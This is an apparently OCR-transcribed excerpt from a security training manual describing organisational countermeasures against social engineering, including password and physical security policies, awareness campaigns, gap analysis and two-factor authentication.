
- Periodic password changes
- Avoiding guessable passwords
- Account blocking after failed attempts
- Increasing length and complexity of passwords
- Improving secrecy of passwords

Physical Security Policies

- Identification of employees by issuing ID cards, uniforms, etc.
- Escorting visitors
- Restricting access to work areas
- Proper shredding of useless documents
- Employing security personnel

Defense Strategy

- Social engineering campaign
- Gap analysis
- Remediation strategies



Social Engineering Countermeasures (Cont'd)

1 Train individuals on **security policies**

2 Implement proper **access privileges**

3 Presence of proper **incidence response time**

4 Availability of resources only to **authorized users**

5 Scrutinize information

6 Background check and proper **termination process**

7 **Anti-virus**/**anti-phishing** defenses

8 Implement **two-factor authentication**

9 Adopt documented **change management**

10 Ensure software is **regularly updated**

Social Engineering Countermeasures

Attackers implement social engineering techniques to trick people into revealing organizations' confidential information. They use social engineering to perform fraud, identity theft, industrial espionage, and other disreputable behaviors. To guard against social engineering attacks, organizations must develop effective policies and procedures; however, merely developing them is not enough.

To be truly effective, an organization should:

- Disseminate policies among employees and provide proper education and training. Specialized training benefits employees in higher-risk positions against social engineering threats.
- Obtain employee signatures on a statement acknowledging that they understand the organization’s policies.
- Define the consequences of policy violations.

The main objectives of social engineering defense strategies are to create user awareness, robust internal network controls, and security policies, plans, and processes.

Official security policies and procedures help employees or users make the right security decisions. They should include the following safeguards:

- **Password Policies**

  Password policies stating the following guidelines help to increase password security:

  - Change passwords regularly.
  - Avoid passwords that are easy to guess. It is possible to guess passwords from answers to social engineering questions such as, “Where were you born?” “What is your favorite movie?” or "What is your pet’s name?"
  - Block user accounts if a user exceeds a certain number of failed attempts to guess a password.
  - Choose long (minimum of 6 – 8 characters) and complex (using various alphanumeric and special characters) passwords.
  - Do not disclose passwords to anyone.
  - Set up a password expiration policy.

  Password Security policies often include advice on proper password management, for example:

  - Avoid sharing a computer account.
  - Avoid using the same password for different accounts.
  - Avoid storing passwords on media or writing them down on a notepad or sticky note.
  - Avoid communicating passwords over the phone or through email or SMS.
  - Be sure to lock or shut down the computer before stepping away from it.

- **Physical Security Policies**

  Physical security policies address the following areas.


  - Issue identification cards (ID cards), and uniforms, along with other access control measures to the employees of the organization.

  - Office security or personnel must escort visitors to designated visitor rooms or lounges.
  - Restrict access to certain areas of an organization to prevent unauthorized users from compromising the security of sensitive data.
  - Dispose of old documents that contain valuable information by using equipment such as paper shredders and burn bins. This prevents information gathering by attackers using techniques such as dumpster diving.
  - Employ security personnel in an organization to protect people and property — supplement trained security personnel with alarm systems, surveillance cameras, and other equipment.
  - Dispose of devices by overwriting the disk's content with 0s, 1s, and random characters.
- **Defense Strategy**
  - **Social Engineering Campaign**: An organization should conduct numerous social engineering exercises using different techniques on a diverse group of people in order to examine how its employees might react to real social engineering attacks.
  - **Gap Analysis**: Using the information obtained from the social engineering campaign, a gap analysis evaluates the organization based on industry-leading practices, emerging threats, and mitigation strategies.
  - **Remediation Strategies**: Depending upon the result of the evaluation in the gap analysis, organizations develop a detailed remediation plan to mitigate the weaknesses or the loopholes found in the earlier step. The plan focuses mainly on educating and creating awareness among employees based on their roles and identifying and mitigating potential threats to the organization.

Additional Countermeasures Against Social Engineering

- **Train Individuals on Security Policies**: An efficient training program consists of basic social engineering concepts and techniques, all security policies, and methods to increase awareness of social engineering.
- **Implement Proper Access Privileges**: There should be administrator, user, and guest accounts with respective levels of authorization.
- **Presence of a Proper Incidence Response Time**: There should be proper guidelines for reacting to a social engineering attempt.
- **Availability of Resources Only to Authorized Users**: Make sure sensitive information is secured and that resources are only accessed by authorized users
- **Scrutinize Information**: Categorize the information as top secret, proprietary, for internal use only, and for public use, or use other categories.
- **Perform a Background Check and Proper Termination Process**: Insiders with a criminal background and terminated employees are easy targets for procuring information.

- **Anti-Virus and Anti-Phishing Defenses**: Use multiple layers of anti-virus defenses at end-user and mail gateway levels to minimize social engineering attacks.
- **Implement Two-Factor Authentication**: Instead of fixed passwords, use two-factor authentication for high-risk network services such as VPNs and modem pools. In the two-factor authentication (TFA) approach, the user must present two different forms of proof of identity. If an attacker is trying to break into a user account, then they need to break both forms of user identity, which is more difficult to do. Hence, TFA is a defense-in-depth security mechanism and part of the multifactor authentication family. The two pieces of evidence that a user provides could include a physical token such as a card, and is typically something the person can remember without much effort, such as a security code, PIN, or password.
- **Adopt Documented Change Management**: A documented change-management process is more secure than the ad-hoc process.
- **Ensure a Regular Update of Software**: Organizations should ensure that the system and software are regularly patched and updated as the attackers exploit unpatched and out-of-date software to obtain useful information to launch an attack.
- **Implement a Hardware Policy:** Ensure that individuals are aware of what hardware can be used. For example, the use of USB drives should be disallowed.
- **Implement a Software Policy:** Ensure that only legitimate software is installed and specify the individuals responsible for software installation.
- **Verify Identity and Authorization:**
  - Employees must verify the email header and the links provided in the mail before accessing them.
  - Employees must verify the identity of individuals requesting information.
- **Implement a Spam Filter:** Set up spam filters to avoid inbox flooding and stop infected emails from reaching the device.



